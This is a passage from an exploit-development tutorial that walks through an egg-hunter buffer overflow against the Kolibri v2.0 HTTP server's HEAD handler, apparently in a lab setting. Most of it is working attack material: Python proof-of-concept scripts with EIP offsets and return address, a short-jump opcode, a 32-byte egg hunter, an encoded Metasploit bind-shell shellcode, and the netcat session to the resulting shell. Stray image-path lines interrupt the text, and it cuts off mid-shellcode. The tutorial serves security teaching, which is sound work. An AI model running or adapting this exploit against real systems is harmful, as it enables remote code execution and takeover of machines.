"User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; he; rv:1.9.2.12) Gecko/20101026 Firefox/3.6.12\r\n"

"Keep-Alive: 115\r\n"

"Connection: keep-alive\r\n\r\n")



expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

expl.connect(("192.168.111.128", 8080))

expl.send(buffer)
```

expl.close()

As per usual we attach Kolibri to Immunity Debugger and execute our POC exploit. You can see in the screenshot below that we overwrite EIP and that ESP contains part of our buffer. I should note that if we send a longer buffer we can also overwrite the SEH, there are many ways to skin a cat as they say but today we are hunting for eggs so lets continue.



Registers

Setting up Stage1

The attentive reader will have noticed that the buffer variable in our POC is called "Stage1", more about "Stage2" later. Lets figure out the offsets to EIP and ESP. As usual we will replace our buffer with the metasploit pattern and and let !mona do the heavy lifting.

root@bt:~/Desktop# cd /pentest/exploits/framework/tools/

root@bt:/pentest/exploits/framework/tools# ./pattern_create.rb 600

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4A

d5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah


0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5

Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9
An0An1An2An3An4An5An6An7An8An9Ao0A

o1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4
Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar

6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9

!mona findmsp




Metasploit Pattern

Ok so far so good, based on this information we can reconstruct our buffer as shown below. EIP will be overwritten by the 4-bytes that directly follow the first 515-bytes and any bytes that follow after EIP will reside in the ESP register.

Stage1 = "A"*515 + [EIP] + BBBBB.....

Good, let's find an address that can redirect execution flow to ESP. Keep in mind that it may not contain any badcharacters. You can see in the screenshot below there are quite a few options, these are of course OS dll's but that’s no so important.

!mona jmp -r esp



Pointer to ESP

Let's select one of these pointers and place it in our buffer. At this point I should explain the purpose of "Stage1", we will embed our egg hunter here (we will worry about the final stage shellcode later). Now there are a couple of options here, we could place our egg hunter in ESP since we certainly have room there but for the sake of neatness I would prefer to place the egg hunter in the buffer space before overwriting EIP. To accomplish this we will place a "short jump" instruction at ESP that will hop backwards in our buffer with enough room for our egg hunter. This "short jump" only requires 2-bytes so we should restructure our buffer as follows.

Pointer: **0x77c35459 : push esp # ret | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5701 (C:\WINDOWS\system32\msvcrt.dll)**
Buffer: **Stage1 = "A"*515 + "\x59\x54\xC3\x77" +"B"*2**

For the moment we will not fill in the "short jump" opcode we will leave it as "B"*2 so we can check that we hit our breakpoint (since we are reducing the buffer length and it might change the crash). Our new POC should look like this.

?

```
#!/usr/bin/python


import socket

import os

import sys


#--------------------------------------------------------------------------------#

# badchars: \x00\x0d\x0a\x3d\x20\x3f                                    #

#--------------------------------------------------------------------------------#

# Stage1:                                                    #

# (1) EIP: 0x77C35459 push esp # ret | msvcrt.dll                        #

# (2) ESP: jump back 60 bytes in the buffer => ????                        #

#--------------------------------------------------------------------------------#


Stage1 = "A"*515 + "\x59\x54\xC3\x77" + "B"*2


buffer = (

"HEAD /" + Stage1 + " HTTP/1.1\r\n"

"Host: 192.168.111.128:8080\r\n"

"User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; he; rv:1.9.2.12) Gecko/20101026 Firefox/3.6.12\r\n"

"Keep-Alive: 115\r\n"

"Connection: keep-alive\r\n\r\n")



expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

expl.connect(("192.168.111.128", 8080))

expl.send(buffer)


expl.close()
```

After reattaching Kolibri in the debugger and executing our POC we see that we do hit our breakpoint.




Breakpoint

Perfect!! If we step through these instructions with F7 we will be brought back to our two B's located as ESP. Time to make our opcode that will jump back 60-bytes (this is just an arbitrary value which should provide enough space). The "short jump" opcode starts with "\xEB" followed by the distance we need to jump. To get this value we will use one of the only useful tools that comes pre-packaged with windows hehe, observe the screenshots below.



Short Jump = \xEB




-60 bytes = \xC4


While developing exploits you will learn to appreciate the usefulness of windows calculator. Anyway lets put our theory to the test, the new buffer should look like this:

Stage1 = "A"*515 + "\x59\x54\xC3\x77" +"\xEB\xC4"

After we step through the breakpoint at EIP we get redirected to ESP which contains our “short jump” opcode and if we take the jump with F7 we will jump back 60-bytes in our buffer relative to our current position and land nicely in our A's. You can see this in the screenshots below.




\xEB\xC4



Buffer

All that remains for "Stage1" is to generate and insert our egg hunter in our buffer. You could use or manually modify the egg hunter at the beginning of this tutorial but like I said before "!mona" contains an option to generate an egg hunter and specify a custom tag so lets have a look at that.

!mona help egg
!mona egg -t b33f



Mona Egghunter

Since we know that the egg hunter is 32-bytes long we can easily insert it into our buffer with a bit of calculation. You can see our final "Stage1" POC below and a screenshot that shows the egg hunter has been placed nicely between our "short jump" and overwriting EIP.



Egghunter

?

```
#!/usr/bin/python


import socket

import os

import sys
```

```
#Egghunter
#Size 32-bytes
hunter = (
"\x66\x81\xca\xff"
"\x0f\x42\x52\x6a"
"\x02\x58\xcd\x2e"
"\x3c\x05\x5a\x74"
"\xef\xb8\x62\x33" #b3
"\x33\x66\x8b\xfa" #3f
"\xaf\x75\xea\xaf"
"\x75\xe7\xff\xe7")

#--------------------------------------------------------------------------#
# badchars: \x00\x0d\x0a\x3d\x20\x3f                                       #
#--------------------------------------------------------------------------#
# Stage1:                                                                  #
# (1) EIP: 0x77C35459 push esp # ret | msvcrt.dll                          #
# (2) ESP: jump back 60 bytes in the buffer => \xEB\xC4                    #
# (3) Enough room for egghunter; marker "b33f"                             #
#--------------------------------------------------------------------------#

Stage1 = "A"*478 + hunter + "A"*5 + "\x59\x54\xC3\x77" + "\xEB\xC4"

buffer = (
"HEAD /" + Stage1 + " HTTP/1.1\r\n"
"Host: 192.168.111.128:8080\r\n"
"User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; he; rv:1.9.2.12) Gecko/20101026 Firefox/3.6.12\r\n"
"Keep-Alive: 115\r\n"
"Connection: keep-alive\r\n\r\n")

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
expl.connect(("192.168.111.128", 8080))

expl.send(buffer)

expl.close()
```

So this is the state of affairs. Our buffer overflow redirects execution to our egg hunter which searches in memory for our final stage shellcode (which for the moment doesn't exist of course). Don't run the exploit because the egg hunter will permanently spike the CPU up to 100% while it looks for the non existent egg...

Setting up Stage2

The question remains where can we put our “Stage2” which contains our egg. There is a unique quality in HTTP requests that contain buffer overflows. The HTTP request packet contains several “fields”, not all of them necessary (in fact the packet we are sending in our exploit is already stripped down considerably). For the sake of simple explanations lets call these fields 1,2,3,4,5. If there is a buffer overflow in field 1 normally we would assume that field 2 is just an extension of field 1 as if it was just appended to field 1. However as we will see these different “fields” will each have a proper location in memory and even though field 1 (or Stage1 in our case) contains a buffer overflow the other fields will, at the time of the crash, be loaded separately into memory.

Let's see what happens when we inject a metasploit pattern of 1000-bytes in the “User-Agent” field. You can see the new POC below...

?

```
#!/usr/bin/python


import socket

import os

import sys


#Egghunter

#Size 32-bytes

hunter = (

"\x66\x81\xca\xff"

"\x0f\x42\x52\x6a"

"\x02\x58\xcd\x2e"

"\x3c\x05\x5a\x74"
```

```
"\xef\xb8\x62\x33" #b3
"\x33\x66\x8b\xfa" #3f
"\xaf\x75\xea\xaf"
"\x75\xe7\xff\xe7")

#--------------------------------------------------------------------------#
# badchars: \x00\x0d\x0a\x3d\x20\x3f                                       #
#--------------------------------------------------------------------------#
# Stage1:                                                                  #
# (1) EIP: 0x77C35459 push esp # ret | msvcrt.dll                          #
# (2) ESP: jump back 60 bytes in the buffer => \xEB\xC4                    #
# (3) Enough room for egghunter; marker "b33f"                             #
#--------------------------------------------------------------------------#


Stage1 = "A"*478 + hunter + "A"*5 + "\x59\x54\xC3\x77" + "\xEB\xC4"
Stage2 = "Aa0Aa1Aa...0Bh1Bh2B" #1000-bytes

buffer = (
"HEAD /" + Stage1 + " HTTP/1.1\r\n"
"Host: 192.168.111.128:8080\r\n"
"User-Agent: " + Stage2 + "\r\n"
"Keep-Alive: 115\r\n"
"Connection: keep-alive\r\n\r\n")

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect(("192.168.111.128", 8080))
expl.send(buffer)
expl.close()
```

Attach Kolibri to the debugger and put a breakpoint on 0x77C35459 because we need !mona to search for the metasploit pattern and we don't want the egg hunter code to run. Surprise surprise as you can see from the screenshot below we can find the complete metasploit

pattern in memory (not once but three times). In fact I did a bit of testing and we can inject even larger chunks of buffer space though 1000-bytes should be enough.



Metasploit Pattern

Essentially it's Game Over at this point, if we use this buffer space in Stage2 to insert our egg tag and right after it our payload the egg hunter will find and execute it!

Shellcode + Game Over

Again as per usual two things remain, (1) modifying our POC so it's ready to accept our shellcode and (2) generate a payload that is to our liking. You can see the final POC below, notice that Stage2 contains our egg tag. Any shellcode that is placed in the shellcode variable will get executed by our egg hunter.

?

```
#!/usr/bin/python


import socket

import os

import sys


#Egghunter
```

```
#Size 32-bytes
hunter = (
"\x66\x81\xca\xff"
"\x0f\x42\x52\x6a"
"\x02\x58\xcd\x2e"
"\x3c\x05\x5a\x74"
"\xef\xb8\x62\x33" #b3
"\x33\x66\x8b\xfa" #3f
"\xaf\x75\xea\xaf"
"\x75\xe7\xff\xe7")

shellcode = (
)

#--------------------------------------------------------------------------#
# badchars: \x00\x0d\x0a\x3d\x20\x3f                                       #
#--------------------------------------------------------------------------#
# Stage1:                                                                  #
# (1) EIP: 0x77C35459 push esp # ret | msvcrt.dll                          #
# (2) ESP: jump back 60 bytes in the buffer => \xEB\xC4                    #
# (3) Enough room for egghunter; marker "b33f"                             #
#--------------------------------------------------------------------------#
# Stage2:                                                                  #
# (4) We embed the final stage payload in the HTTP header, which will be put    #
#     somewhere in memory at the time of the initial crash, b00m Game Over!!    #
#--------------------------------------------------------------------------#

Stage1 = "A"*478 + hunter + "A"*5 + "\x59\x54\xC3\x77" + "\xEB\xC4"
Stage2 = "b33fb33f" + shellcode

buffer = (
```

"HEAD /" + Stage1 + " HTTP/1.1\r\n"

"Host: 192.168.111.128:8080\r\n"

"User-Agent: " + Stage2 + "\r\n"

"Keep-Alive: 115\r\n"

"Connection: keep-alive\r\n\r\n")

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

expl.connect(("192.168.111.128", 8080))

expl.send(buffer)

expl.close()

Ok so before generating our shellcode there is some final trickery to deal with. After some testing I noticed that the badcharacter set did not apply for our Stage2 buffer. If you recreate this exploit feel free to do a proper badcharacter analysis. Since we know for a fact that an ASCII buffer will not cause any problems (as we can find the metasploit pattern intact) and we know that we have more than enough room (I think I tested Stage2 up to 3000-bytes) we can simply generate a payload that is ASCII-encoded.

root@bt:~# msfpayload -l

[...snip...]

windows/shell/reverse_tcp_dns Connect back to the attacker, Spawn a piped command shell (staged)

windows/shell_bind_tcp Listen for a connection and spawn a command shell

windows/shell_bind_tcp_xpfw Disable the Windows ICF, then listen for a connection and spawn a

command shell

[...snip...]

root@bt:~# msfpayload windows/shell_bind_tcp O

Name: Windows Command Shell, Bind TCP Inline

Module: payload/windows/shell_bind_tcp

Version: 8642

Platform: Windows

Arch: x86

Needs Admin: No

Total size: 341

Rank: Normal

Provided by:

vlad902 <vlad902@gmail.com>

sf <stephen_fewer@harmonysecurity.com>

Basic options:

Name Current Setting Required Description

---- --------------- -------- -----------

EXITFUNC process yes Exit technique: seh, thread, process, none

LPORT 4444 yes The listen port

RHOST no The target address

Description:

Listen for a connection and spawn a command shell

root@bt:~# msfpayload windows/shell_bind_tcp LPORT=9988 R| msfencode -e x86/alpha_mixed -t c

[*] x86/alpha_mixed succeeded with size 744 (iteration=1)

unsigned char buf[] =

"\xdb\xcf\xd9\x74\x24\xf4\x59\x49\x49\x49\x49\x49\x49\x49\x49\x49"

"\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a\x41\x58"

"\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42\x42"

"\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49\x39\x6c"

"\x4a\x48\x6d\x59\x67\x70\x77\x70\x67\x70\x53\x50\x4d\x59\x4b"

"\x55\x75\x61\x49\x42\x35\x34\x6c\x4b\x52\x72\x70\x30\x6c\x4b"

"\x43\x62\x54\x4c\x4c\x4b\x62\x72\x76\x74\x6c\x4b\x72\x52\x35"

"\x78\x36\x6f\x6e\x57\x42\x6a\x76\x46\x66\x51\x6b\x4f\x50\x31"

"\x69\x50\x6c\x6c\x75\x6c\x35\x31\x53\x4c\x46\x62\x34\x6c\x37"

"\x50\x6f\x31\x58\x4f\x74\x4d\x75\x51\x49\x57\x6d\x32\x4c\x30"

"\x66\x32\x31\x47\x4e\x6b\x46\x32\x54\x50\x4c\x4b\x62\x62\x45"

"\x6c\x63\x31\x68\x50\x4c\x4b\x61\x50\x42\x58\x4b\x35\x39\x50"

"\x33\x44\x61\x5a\x45\x51\x5a\x70\x66\x30\x6c\x4b\x57\x38\x74"

"\x58\x4c\x4b\x50\x58\x57\x50\x66\x61\x58\x53\x78\x63\x35\x6c"

"\x62\x69\x6e\x6b\x45\x64\x6c\x4b\x76\x61\x59\x46\x45\x61\x39"

"\x6f\x70\x31\x39\x50\x6c\x6c\x4f\x31\x48\x4f\x66\x6d\x45\x51"

"\x79\x57\x46\x58\x49\x70\x50\x75\x39\x64\x73\x33\x61\x6d\x59"

"\x68\x77\x4b\x53\x4d\x31\x34\x32\x55\x38\x62\x61\x48\x6c\x4b"

"\x33\x68\x64\x64\x76\x61\x4e\x33\x43\x56\x4c\x4b\x44\x4c\x70"

"\x4b\x6e\x6b\x51\x48\x35\x4c\x43\x31\x4b\x63\x4e\x6b\x55\x54"

"\x6e\x6b\x47\x71\x48\x50\x4c\x49\x31\x54\x45\x74\x36\x44\x43"

"\x6b\x43\x6b\x65\x31\x52\x79\x63\x6a\x72\x71\x39\x6f\x6b\x50"

"\x56\x38\x33\x6f\x50\x5a\x4c\x4b\x36\x72\x38\x6b\x4c\x46\x53"

"\x6d\x42\x48\x47\x43\x55\x62\x63\x30\x35\x50\x51\x78\x61\x67"

"\x43\x43\x77\x42\x31\x4f\x52\x74\x35\x38\x70\x4c\x74\x37\x37"

"\x56\x37\x77\x4b\x4f\x78\x55\x6c\x78\x4c\x50\x67\x71\x67\x70"

"\x75\x50\x64\x69\x49\x54\x36\x34\x36\x30\x35\x38\x71\x39\x6f"

"\x70\x42\x4b\x55\x50\x79\x6f\x4a\x75\x66\x30\x56\x30\x52\x70"

"\x76\x30\x77\x30\x66\x30\x73\x70\x66\x30\x62\x48\x68\x6a\x54"

"\x4f\x4b\x6f\x4b\x50\x79\x6f\x78\x55\x4f\x79\x59\x57\x75\x61"

"\x6b\x6b\x42\x73\x51\x78\x57\x72\x35\x50\x55\x77\x34\x44\x4d"

"\x59\x4d\x36\x33\x5a\x56\x70\x66\x36\x43\x67\x63\x58\x38\x42"

"\x4b\x6b\x64\x77\x50\x67\x39\x6f\x4a\x75\x66\x33\x33\x67\x73"

"\x58\x4f\x47\x4d\x39\x55\x68\x69\x6f\x49\x6f\x5a\x75\x33\x63"

"\x32\x73\x53\x67\x42\x48\x71\x64\x6a\x4c\x47\x4b\x59\x71\x59"

"\x6f\x5a\x75\x30\x57\x4f\x79\x78\x47\x61\x78\x34\x35\x30\x6e"

"\x70\x4d\x63\x51\x39\x6f\x69\x45\x72\x48\x75\x33\x50\x6d\x55"

"\x34\x57\x70\x6f\x79\x5a\x43\x43\x67\x71\x47\x31\x47\x54\x71"

"\x5a\x56\x32\x4a\x52\x32\x50\x59\x66\x36\x58\x62\x39\x6d\x71"

"\x76\x4b\x77\x31\x54\x44\x64\x65\x6c\x77\x71\x37\x71\x4c\x4d"

```
"\x37\x34\x57\x54\x34\x50\x59\x56\x55\x50\x43\x74\x61\x44\x46"
"\x30\x73\x66\x30\x56\x52\x76\x57\x36\x72\x76\x42\x6e\x46\x36"
"\x66\x36\x42\x73\x50\x56\x65\x38\x42\x59\x7a\x6c\x67\x4f\x4e"
"\x66\x79\x6f\x4a\x75\x4d\x59\x6b\x50\x62\x6e\x76\x36\x42\x66"
"\x4b\x4f\x36\x50\x71\x78\x54\x48\x4c\x47\x75\x4d\x51\x70\x4b"
"\x4f\x48\x55\x6f\x4b\x6c\x30\x78\x35\x6f\x52\x33\x66\x33\x58"
"\x6c\x66\x4f\x65\x6f\x4d\x4f\x6d\x6b\x4f\x7a\x75\x75\x6c\x56"
"\x66\x51\x6c\x65\x5a\x4b\x30\x79\x6b\x69\x70\x51\x65\x77\x75"
"\x6d\x6b\x30\x47\x36\x73\x31\x62\x62\x4f\x32\x4a\x47\x70\x61"
"\x43\x4b\x4f\x4b\x65\x41\x41";
```

After adding some notes the final exploit is ready!!

?

```
#!/usr/bin/python

#--------------------------------------------------------------------------------#
# Exploit: Kolibri v2.0 HTTP Server HEAD (egghunter)                             #
# Author: b33f (Ruben Boonen) - http://www.fuzzysecurity.com/                    #
# OS: WinXP PRO SP3                                                              #
# Software: http://cdn01.exploit-db.com/wp-content/themes/exploit/applications/ #
#          f248239d09b37400e8269cb1347c240e-BladeAPIMonitor-3.6.9.2.Setup.exe  #
#--------------------------------------------------------------------------------#
# This exploit was created for Part 4 of my Exploit Development tutorial         #
# series - http://www.fuzzysecurity.com/tutorials/expDev/4.html                  #
#--------------------------------------------------------------------------------#
# root@bt:~/Desktop# nc -nv 192.168.111.128 9988                                 #
# (UNKNOWN) [192.168.111.128] 9988 (?) open                                      #
# Microsoft Windows XP [Version 5.1.2600]                                        #
# (C) Copyright 1985-2001 Microsoft Corp.                                        #
#                                                                                #
```

```
# C:\Documents and Settings\Administrator\Desktop>                    #
#--------------------------------------------------------------------------------#

import socket
import os
import sys

#Egghunter
#Size 32-bytes
hunter = (
"\x66\x81\xca\xff"
"\x0f\x42\x52\x6a"
"\x02\x58\xcd\x2e"
"\x3c\x05\x5a\x74"
"\xef\xb8\x62\x33" #b3
"\x33\x66\x8b\xfa" #3f
"\xaf\x75\xea\xaf"
"\x75\xe7\xff\xe7")

#msfpayload windows/shell_bind_tcp LPORT=9988 R| msfencode -e x86/alpha_mixed -t c
#[*] x86/alpha_mixed succeeded with size 744 (iteration=1)
shellcode = (
"\xdb\xcf\xd9\x74\x24\xf4\x59\x49\x49\x49\x49\x49\x49\x49\x49"
"\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a\x41\x58"
"\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42\x42"
"\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49\x39\x6c"
"\x4a\x48\x6d\x59\x67\x70\x77\x70\x67\x70\x53\x50\x4d\x59\x4b"
"\x55\x75\x61\x49\x42\x35\x34\x6c\x4b\x52\x72\x70\x30\x6c\x4b"
"\x43\x62\x54\x4c\x4c\x4b\x62\x72\x76\x74\x6c\x4b\x72\x52\x35"
"\x78\x36\x6f\x6e\x57\x42\x6a\x76\x46\x66\x51\x6b\x4f\x50\x31"
"\x69\x50\x6c\x6c\x75\x6c\x35\x31\x53\x4c\x46\x62\x34\x6c\x37"
```

"\x50\x6f\x31\x58\x4f\x74\x4d\x75\x51\x49\x57\x6d\x32\x4c\x30"

"\x66\x32\x31\x47\x4e\x6b\x46\x32\x54\x50\x4c\x4b\x62\x62\x45"

"\x6c\x63\x31\x68\x50\x4c\x4b\x61\x50\x42\x58\x4b\x35\x39\x50"

"\x33\x44\x61\x5a\x45\x51\x5a\x70\x66\x30\x6c\x4b\x57\x38\x74"

"\x58\x4c\x4b\x50\x58\x57\x50\x66\x61\x58\x53\x78\x63\x35\x6c"

"\x62\x69\x6e\x6b\x45\x64\x6c\x4b\x76\x61\x59\x46\x45\x61\x39"

"\x6f\x70\x31\x39\x50\x6c\x6c\x4f\x31\x48\x4f\x66\x6d\x45\x51"

"\x79\x57\x46\x58\x49\x70\x50\x75\x39\x64\x73\x33\x61\x6d\x59"

"\x68\x77\x4b\x53\x4d\x31\x34\x32\x55\x38\x62\x61\x48\x6c\x4b"

"\x33\x68\x64\x64\x76\x61\x4e\x33\x43\x56\x4c\x4b\x44\x4c\x70"

"\x4b\x6e\x6b\x51\x48\x35\x4c\x43\x31\x4b\x63\x4e\x6b\x55\x54"

"\x6e\x6b\x47\x71\x48\x50\x4c\x49\x31\x54\x45\x74\x36\x44\x43"

"\x6b\x43\x6b\x65\x31\x52\x79\x63\x6a\x72\x71\x39\x6f\x6b\x50"

"\x56\x38\x33\x6f\x50\x5a\x4c\x4b\x36\x72\x38\x6b\x4c\x46\x53"

"\x6d\x42\x48\x47\x43\x55\x62\x63\x30\x35\x50\x51\x78\x61\x67"

"\x43\x43\x77\x42\x31\x4f\x52\x74\x35\x38\x70\x4c\x74\x37\x37"

"\x56\x37\x77\x4b\x4f\x78\x55\x6c\x78\x4c\x50\x67\x71\x67\x70"

"\x75\x50\x64\x69\x49\x54\x36\x34\x36\x30\x35\x38\x71\x39\x6f"

"\x70\x42\x4b\x55\x50\x79\x6f\x4a\x75\x66\x30\x56\x30\x52\x70"

"\x76\x30\x77\x30\x66\x30\x73\x70\x66\x30\x62\x48\x68\x6a\x54"

"\x4f\x4b\x6f\x4b\x50\x79\x6f\x78\x55\x4f\x79\x59\x57\x75\x61"

"\x6b\x6b\x42\x73\x51\x78\x57\x72\x35\x50\x55\x77\x34\x44\x4d"

"\x59\x4d\x36\x33\x5a\x56\x70\x66\x36\x43\x67\x63\x58\x38\x42"

"\x4b\x6b\x64\x77\x50\x67\x39\x6f\x4a\x75\x66\x33\x33\x67\x73"

"\x58\x4f\x47\x4d\x39\x55\x68\x69\x6f\x49\x6f\x5a\x75\x33\x63"

"\x32\x73\x53\x67\x42\x48\x71\x64\x6a\x4c\x47\x4b\x59\x71\x59"

"\x6f\x5a\x75\x30\x57\x4f\x79\x78\x47\x61\x78\x34\x35\x30\x6e"

"\x70\x4d\x63\x51\x39\x6f\x69\x45\x72\x48\x75\x33\x50\x6d\x55"

"\x34\x57\x70\x6f\x79\x5a\x43\x43\x67\x71\x47\x31\x47\x54\x71"

"\x5a\x56\x32\x4a\x52\x32\x50\x59\x66\x36\x58\x62\x39\x6d\x71"

"\x76\x4b\x77\x31\x54\x44\x64\x65\x6c\x77\x71\x37\x71\x4c\x4d"

```
"\x37\x34\x57\x54\x34\x50\x59\x56\x55\x50\x43\x74\x61\x44\x46"
"\x30\x73\x66\x30\x56\x52\x76\x57\x36\x72\x76\x42\x6e\x46\x36"
"\x66\x36\x42\x73\x50\x56\x65\x38\x42\x59\x7a\x6c\x67\x4f\x4e"
"\x66\x79\x6f\x4a\x75\x4d\x59\x6b\x50\x62\x6e\x76\x36\x42\x66"
"\x4b\x4f\x36\x50\x71\x78\x54\x48\x4c\x47\x75\x4d\x51\x70\x4b"
"\x4f\x48\x55\x6f\x4b\x6c\x30\x78\x35\x6f\x52\x33\x66\x33\x58"
"\x6c\x66\x4f\x65\x6f\x4d\x4f\x6d\x6b\x4f\x7a\x75\x75\x6c\x56"
"\x66\x51\x6c\x65\x5a\x4b\x30\x79\x6b\x69\x70\x51\x65\x77\x75"
